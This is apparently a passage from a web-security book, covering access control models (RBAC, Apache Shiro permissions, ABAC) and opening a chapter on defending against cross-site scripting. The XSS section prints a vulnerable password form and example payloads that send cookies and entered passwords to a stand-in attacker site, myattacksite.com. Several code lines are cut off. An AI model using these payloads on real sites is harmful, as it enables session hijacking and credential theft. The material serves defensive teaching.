


FIGURE 3-3. Database schema modeling user, grouping, and role relationships

Optionally, the `subject_role_xref` table can be added to allow users to be directly associated with roles, without the need for a group. However, this will increase the complexity of the checks required at the Policy Decision Point.

Mapping roles to users is an easy model to grasp and set up. This makes the “administration” of RBAC policy simple to set up and maintain. RBAC also allows easy configuration of enforcement points in most frameworks. For basic hierarchical access control, RBAC does the job quite well. Despite this ease of use, RBAC struggles when an application’s authorization needs become more complex.

RBAC Struggles: Data-Specific/Contextual Access Control

Another problem with RBAC is that modern implementations do not address *data-specific* or *context-specific* access control requirements and rules. For example, you may have several users with administrator access, but what if you wanted to limit each one to only specific organizations or specific rows in your database? Or a blog application where an author should have the edit rights to his own posts, but not to other people’s. RBAC fails to address these core data-

specific requirements that come up frequently in modern web application development. In order to merge data contextual requirements with access control, you often wind up with access control code that looks like this:

```
if (user.hasRole("ADMINISTRATOR")) {  
    int companyId = Integer.parseInt(request.getParameter  
        ("c_id"));  
    Company company = getCompany(companyId);  
    if (company.hasAdmin(user)) {  
        doCoolAdminThings();  
    }  
}
```

Any time you want to change this policy, the code needs to change again! For example, what if you wanted to limit that feature with time constraints? Or allow other roles to execute this feature? What if you needed to perform this check in several areas of your application? You quickly end up with an access control mechanism that is not only confusing to understand (also known as spaghetti code) but also difficult to maintain. Role-based access control is appropriate for applications with modest access control functionality needs, but it does have its limits.



NOTE

Chris Schmidt has an excellent and concise article on the limits of role-based access control that dates back to 2009.⁵ He is not the only developer or analyst to discuss the limits of role-based access control as implemented in modern software frameworks.⁶ Chris makes a good point here. If you think about it, the MVC pattern applied to software apps was revolutionary at the time. That's what needs to happen with application security models. Today you have the security model wedged into the application and it obscures your code. You need to decouple the security model and implementation from your applications. There's a lot of room for improvement.

Multitenancy and Access Control

Multitenant web applications allow specialized groups of users to have

specialized features of the application or private instances of the application. For example, suppose you had a web-based calendar application that allowed a company to register for the use of your sauna. Although all companies may be competing for the same time slots, groups of users from one company would only be able to see reservation details from their own company. A user with full access to one company's reservation may have only view access for another company, and only be able to see if a time slot is booked or free for others. The simple question of "What role is this user?" is no longer enough in the face of multitenancy. The question instead becomes "What role does this user play in company 4315?" or "What capabilities does this user have on article 12323?" And even these may not be enough to answer even more complex access control questions that are time, geography, or otherwise even more context dependent.

Contextual Access Control

The web applications that we as developers are being tasked to build are only getting more complex over time. With that increased complexity, better access control design is required. So when you look at a simple two-role 1990s web application in comparison to a modern multitenant portal-based web application, the question of "What is access control?" changes significantly.

In today's complex applications, authorization decisions need access to multiple data sources. Authorization decisions also need data from the environment (geolocation, time, and so on), they need additional information about the subject, they need information about the functionality the user wants to execute, they need information about the data the user is accessing or updating, and they need the actual policy rule or rules for the current request. There is actually a lot of *context* needed in order to make a complex access control decision in modern web software.

Permission-Based Access Control and Apache Shiro

Permission-based access control is a term defined from the Apache Shiro project that addresses how programmers add access control checks (Policy Enforcement Points) in application code. "Permission" is admittedly an overloaded term and can stand for many things. In this context "permission" means what the Policy Enforcement Point looks like in code.

Permission-based access control involves defining action-based access control checks in application code (as opposed to checks that verify policy, like a

role спек). When this pattern is used in your application, you no longer have to modify code when your access control policy changes, regardless of how the back-end access control check is implemented!

When your Policy Enforcement Points are permission-based, the back-end access control decisions, the Policy Decision Points, can be implemented with RBAC, ABAC, or something different. Permission-based access control addresses only how enforcement points are coded in applications, which is a very important concept when it comes to managing the access control policy of a complex application.

Apache Shiro (<https://shiro.apache.org/authorization.html>) stated that, "...a better way of performing access control is through permission-based authorization. Permission-based authorization, because it is strongly associated with your application's raw functionality (and the behavior on an application's core resources), permission-based authorization source code changes when your functionality changes, not when there is a security policy change. This means code is impacted much-less frequently than similar role-based authorization code."

Let's take a look at a few examples of enforcement points defined by the Apache Shiro project. Apache Shiro allows for permission-based enforcement points to verify if a user can execute a certain feature or activity. The following code example from Apache Shiro demonstrates the power of using permission-based access control patterns.

```
if ( currentUser.isPermitted( "lightsaber:wield" ) ) {
    log.info("You may use a lightsaber ring. Use it wisely.");
} else {
    log.info("Lightsaber rings are for schwartz masters only.");
}
```

Also, Apache Shiro can perform *instance-level* contextual permission checks. This not only verifies if a user can execute a certain feature, but can also check if the user has access to a specific piece of data.

```
int winnebagoId = Integer.parseInt(
    request.getParameter("winnebago_id"));
if (currentUser.isPermitted("winnebago:drive:" + winnebagoId)) {
    log.info("You are permitted to 'drive' the 'brown' 'winnebago'");
} else {
    log.info(
        "Sorry, you aren't allowed to drive that winnebago!");
}
```

Figure 3-4 is an example of a database schema that could model a basic form

of object, permission, and entitlement relationships to users and roles.




FIGURE 3-4. Database schema modeling object, permission, and entitlement relationships

This database schema builds upon our earlier RBAC schema (keyed to the `subject_group` table) and adds modeling for contextual access control questions. These additions include:

- How to model relationships between entities
- How to store attributes for each entity
- How to handle grouping



NOTE

NIST released special publication (SP) 800-162, A Guide to Attribute Based Access Control (ABAC). This standard addresses complex access control requirements where identity, subject and object attributes, environmental conditions, and an access control policy are all considered. Access control mechanisms of this nature are required for

the next generation of enterprise and government applications
[\(http://nvlpubs.nist.gov/nistpubs/specialpublications/NIST.sp.800-162.pdf\).](http://nvlpubs.nist.gov/nistpubs/specialpublications/NIST.sp.800-162.pdf)

Spring Security 3.0 ACLs

Spring is one of the most popular frameworks and does indeed provide role-based access control “out of the box.” But how do you do data contextual or other more complicated access control checks in Spring 3+? The key is to build a custom access control Spring ACL (access control list) mechanism specific to each domain object instance. Each ACL, for each object instance, provides user (subject) rules around who can and cannot operate on that domain object.

Spring ACL Security 3.2 claims to satisfy almost every potential access control design need. It provides out-of-the-box RBAC. It provides a way of mapping access control rules specific to each object instance in your system. It allows for access control checks that are URL based, method based, and more. While feature complete, Spring Security is complex and requires heavy configuration and understanding of the platform. For more information, visit <http://docs.spring.io/spring-security/site/docs/3.2.x/reference/htmlsingle/#authorization>.

ABAC Attribute-Based Access Control

ABAC, or attribute-based access control, is a formal, highly flexible access control framework that allows access control decisions to be based on attributes of users (subjects), objects, environmental conditions, and access control rules.

The most widespread use of ABAC is the *eXtensible Access Control Markup Language* (XACML). XACML can handle modeling of not only ABAC design, but also RBAC, which is essentially just a subset of ABAC anyhow.

Gunnar Peterson states, “It seems to me that the value of XACML and ABAC is really in the use cases that they enable. It’s outward focused, and unlocks value through new kinds of service.”⁷

Following are the discrete steps in ABAC access control processing:

1. The Policy Enforcement Point (PEP) receives an access request from some user (subject).
2. The PEP ensures that the user is authenticated.

3. The PEP constructs the XACML request, including the action being requested, the object the user is operating on, and the environmental values if applicable.
4. The PEP sends the request to the Policy Decision Point (PDP).
5. The PDP receives the request and necessary information, looks up the appropriate access control rules, and makes the access control decision.
6. Depending on the access control result, the PDP service constructs a XACML context response and returns it to the PEP with status, and obligations if any.
7. The PEP takes actions according to the response.

XACML is an incredibly complex but comprehensive and feature-rich access control policy modeling standard. Implementing ABAC is beyond the scope of this book and is only needed for the most complex access control requirements. For more information, we encourage you to read the NIST publications on the subject at <http://csrc.nist.gov/projects/abac/>.

RBAC vs. ABAC

RBAC is all about roles while ABAC is all about attributes. In RBAC, roles also represent access control policy. In ABAC, roles are just attributes of users and contain all of the benefits of RBAC as a subset of ABAC's benefits.

The following table shows a few of the trade-offs between pure RBAC and ABAC implementations.

	Role-Based Access Control	Attribute-Based Access Control
Adoption	Widely adopted, well understood pattern.	New mechanism, but many systems already have ABAC-like features.
Functionality	Not able to accommodate real time, environmental, or contextual access control decisions.	Highly flexible contextual, environmentally aware, and real time-capable access control system.
Implement	Basic features of RBAC are built into most frameworks and are easy to implement. Complex context-specific access control features need to be custom coded.	Will require significant custom code and custom policy storage. Commercial and open source tools for ABAC still emerging.
Maintain	Requires pushing of new code to change policy in most frameworks.	Highly flexible nature of ABAC allows for complex and custom policy to be created without major system changes.
Administration	Very little administration needed.	Difficult to administer and provision.

Access Control Cheatsheet

1. Avoid assigning permissions on a peruser basis. Group activities and users.
2. Perform consistent authorization checking routines on all application pages. A J2EE filter is ideal for access control.
3. Implement role-based access control for single-company, simple web applications.
4. Consider creating your enforcement points with permission-based calls when multitenant access control design or data contextual access control design is needed.
5. Consider attribute-based access control and XACML for the most complex and contextual access control needs.

6. Log all failed access authorization requests to a secure location for review by administrators. This provides awesome intrusion detection, as we discuss in [Chapter 9](#).

Summary

In summary, role-based access control is an easy-to-understand access control pattern for simple, single-company web applications. Either permission-based access control (Apache Shiro) or Spring's ACL mechanism seems a better choice for web applications that require multitenancy or data-specific access control checks, but some customization will be needed for your application or environment. And finally, more advanced enterprise web applications that require access control policy based on environmental conditions, user data, object data, and other factors may require attribute-based access control, XACML, and the emerging tools in this space, but the complexity to build such access control is steep.

¹ <http://csrc.nist.gov/rbac/sandhu-ferraiolo-kuhn-00.pdf>

² <http://docs.spring.io/spring-security/site/docs/3.0.x/reference/el-access.html>

³ <http://shiro.apache.org/authorization.html>

⁴ <http://struts.apache.org/development/2.x/struts2-core/apidocs/org/apache/struts2/interceptor/RolesInterceptor.html>

⁵ <http://yet-another-dev.blogspot.fr/2009/11/is-role-based-access-control-dead.html>

⁶ www.youtube.com/watch?v=MoLPsPPQS_Q

⁷ http://1raindrop.typepad.com/1_raindrop/2013/06/security-140-conversation-with-gerry-gebel-on-xacml-and-abac.html



CHAPTER

4

Cross-Site Scripting Defense

Cross-site scripting, or “XSS,” is a form of attack executed by including untrusted data, such as malicious JavaScript code, into the victim’s web browser. Simply put, XSS is attacker-driven code running within client browsers or other JavaScript engines. XSS attacks are perpetrated by inserting malicious JavaScript or JavaScript fragments into a host website where it’s later executed in victims’ web browsers when the host site is viewed.

XSS is one of the most common vulnerabilities found across the Web. In our personal experience, 80–90 percent of websites subjected to intensive penetration testing exhibited at least one instance of XSS. XSS vulnerabilities can be exploited to devastating effect by an attacker to capture session cookies and CSRF tokens (see [Chapter 5](#)), modify page contents, change the location where form submissions are sent, or read the browser’s autocomplete history.

With JavaScript's emergence as a fully fledged web programming language, almost anything is possible. Exploits have been demonstrated using JavaScript for reconnaissance of private networks, and to identify vulnerable hardware and update firmware with malware. XSS attacks issue from an unsuspecting user's browser.¹ Also, given that XSS is executed within the victim's web browser, the attacker's code executes at the user's privilege level. Assuming user privileges is possible because many web application sessions expire infrequently and victims often navigate to other sites of interest when done as opposed to logging off.

Curtailing XSS risks is difficult in complex modern websites. Developers need to use a multilayered strategy, specific to the type of website they are building, to truly reduce risk. To make matters worse, mobile platforms, video game consoles, printers, and many other classes of devices render HTML and JavaScript, making XSS dangerous even in non-browser-based environments.

We are also going to cover risks related to content spoofing. Any unwanted content that is rendered on the browser and affects the *structure* or *content* of a web page can be harmful to the security of your website.

Let's break it down and see how to defeat this complex but tamable risk.

Content Spoofing

Before we get into XSS specifically, let's discuss one of the subsets of XSS, which is content spoofing. Content spoofing occurs when a user can change a portion of the URL to your website in a way that will change content on the page directly, even when HTML tags or scripts are removed from user input in some way. For example, consider an error page that accepts a parameter, which is the error message to display to the user: www.vulnerable.com/error.jsp?message=This+is+an+custom+error+message. When the page renders, the message "This is an error message" displays to the user, as shown in Figure 4-1.




FIGURE 4-1. *Error message*

By tampering with the “message” URL parameter, an attacker can make the vulnerable website display any desired message. This technique has been used to deface web pages, create fake press releases, or create legitimate seeming start or end points for other more complex exploits. If the vulnerable page also includes the ability to inject HTML markup and styling information, an attacker can use absolutely positioned elements to hide the legitimate page content and completely replace it with their own.

Figure 4-2 illustrates injecting malicious HTML and CSS into a vulnerable web page. This attack is conducted by modifying parameter values in a URL.




FIGURE 4-2. Injecting HTML and CSS into a vulnerable web page

The technique can be used to render a fake login form, sending sensitive information to a server under the attacker's control. Victims will believe they are viewing legitimate site content because the page has a similar look and feel as the original site and the browser's location bar displays the legitimate site's URL. This highlights a good example of why blacklist-based input validation is not an effective defense. Even though you may stop the `<script>` tag, other markup can slip through. Even the most innocuous HTML tag can allow an attacker to take total control of the content of your page, to the detriment of your company.

Reflected XSS

Reflected XSS occurs when an attacker tampers with HTTP requests to submit malicious JavaScript code. Upon receipt of the request, the website immediately renders the modified content, including the malware script without encoding,

back to the victim's web browser. The most likely vectors for malicious code are request parameters, but request headers, cookies, and REST-style URL parameters are also common vectors. Once attackers find a vulnerability, they compose a malicious script and then lure their victim to call the vulnerable URL by sending a phishing email, embedding the malicious request in a website, or something similar. Once the victim opens the URL with the attack payload, the JavaScript attack is triggered in the user's browser. [Figure 4-3](#) illustrates the reflected XSS workflow.

1. Attacker builds a link that includes malicious JavaScript and sends it to victim.
2. Victim clicks on the malicious link sent by attacker.
3. Server processes the link and returns a page rendered with attacker-supplied code.
4. Attacker-supplied code executes on the user's browser.




FIGURE 4-3. Reflected XSS

One potentially dangerous scenario that we see frequently in web application

code is missing input validation of untrusted data. When the user submits a web form in the browser, input parameters must be validated on the server to ensure all data is consistent with business requirements. For example, form data from end users must have no missing fields, and the data types must match the expected types and formats called out in the business requirements. If data is inconsistent, the form is re-rendered with some fields pre-filled so that the user can enter the missing information or apply corrections.

Consider [Figure 4-4](#), an example of a simple password update form. The form requires a username, current password, new password, and a confirmation. If the user fails to enter all the required information, or if the new passwords do not match, the page re-renders with the username field pre-filled.

Update Password

Please login to update your password

Login

Please enter all required information

Username	<input type="text" value="august"/> 
Password	<input type="password"/> 
New Password	<input type="password"/> 
Confirm Password	<input type="password"/> 
<input type="button" value="Update password"/>	

FIGURE 4-4. *Update Password screen*

The Java code for such a page might look like this:

```
<div align="center">
    <h1>Update Password</h1>
    <p>Please login to update your password</p>
    <form method="POST" action="index.jsp">
        <TABLE BORDER="0" CELLPADDING="0" CELLSPACING="0"
        CLASS="loginTable">
            <TR>
                <TD STYLE="padding:5px;"><P ALIGN="left">&nbsp;<B>Login</B>&nbsp;</P></TD>
            </TR>
            <TR>
                <TD VALIGN="top">
                    <table border="0" cellspacing="0" cellpadding="5">
                        <tr>
                            <td COLSPAN=2 CLASS="error_message"><%= errorMessage%></td>
                        </tr>
                        <tr>
                            <th>Username</th>
                            <td>
                                <input type="text" name="username"
                                value="<% request.getParameter("username") %>">
                            </td>
                        </tr>
                        <tr>
                            <th>Password</th>
                            <td><input type="password" name="password"
                                value=""></td>
                        </tr>
                        <tr>
                            <th>New Password</th><td><input type="password"
                                name="password1" value=""></td>
                        </tr>
                        <tr>
                            <th>Confirm Password</th>
                            <td><input type="password" name="password2"
                                value=""></td>
                        </tr>
                        <tr>
                            <td></td><td><input type="submit" name="submit"
                                value="Update password"></td>
                        </tr>
                    </table>
                </TD></TR>
            </TABLE>
        </form>
    </div>
```

If the submitted username is not properly handled, the page is vulnerable to cross-site scripting. A clever attacker can exploit this vulnerability by constructing a URL that includes a malicious script in the username parameter:

```
www.mybank.com/changePassword?username=">
<script>document.write('<img+src%3d"http%3a//myattacksite.com/collector'
<a+href%3d"
```

This will cause a script tag to be written into the HTML page (value of the username parameter highlighted in boldface):

```
<table border="0" cellspacing="0" cellpadding="5">
<TR>
<TD COLSPAN=2 CLASS="error_message">Please enter all
required information</TD>
</TR>
<TR>
<TH>Username</TH>
<TD><input type="text" name="username" value=""><script>
document.write('');</script><a id="">
</TD>
</TR>
```

In turn, this script writes an image tag into the DOM of the page. The image source (`src` attribute) is on the attacker's site and includes a request parameter containing the user's session cookies (using `document.cookie`). The attacker simply has to wait for someone to click his link and he will have captured their online banking session!

With the addition of asynchronous HTTP requests in JavaScript, almost anything is possible. The following script, for example, will send full login credentials to the attacker when the duped user submits the form:

```
document.forms[0].onsubmit = function() {
    var username = document.forms[0]["username"].value;
    var password = document.forms[0]["password"].value;
    var password1 = document.forms[0]["password1"].value;
    var password2 = document.forms[0]["password2"].value;
    var req = new XMLHttpRequest();
    req.open("GET", 'http://myattacksite.com/collector.jsp?u='
    + username + '&p=' + password + '&p1=' + password1 +
    '&p2=' + password2, false);
    req.send();
};
```

Now the attacker has the user's full credentials for the site to use at his leisure. And the attacker has the user's old password, which can be tested against other sites in case the user reused the same password on multiple sites (à la the Anonymous hack on HBGary; see <http://arstechnica.com/tech-policy/2011/02/anonymous-speaks-the-inside-story-of-the-hbgary-hack/>). This

script is a little long to be passed in a single request without arousing suspicion, so it can instead be saved as a .js file and stored anywhere on the Web, and linked in the malicious script tag using the src attribute:

```
http://localhost:8080/Demos/?  
username=%22%3E%3Cscript+src%3d%22http://myattacksite.com/js/malici
```

Stored XSS

Stored XSS occurs when an attacker submits malicious content to your website, and this content is stored in a database and later rendered for other uses on web pages (for example, on blog comments, a web forum, administrator interface, and so on). When a victim visits a page containing the attacker's content, the script is executed (see [Figure 4-5](#)). In this scenario, the victim is likely already authenticated, which could serve to make the attack more effective because the script will execute with the same permissions as the logged-in user.

1. Attacker submits malicious script to the server.
2. Server stores the attack string in the database in some way.
3. Victim views a page that contains the malicious script.
4. Attacker-supplied code executes on the user's browser.

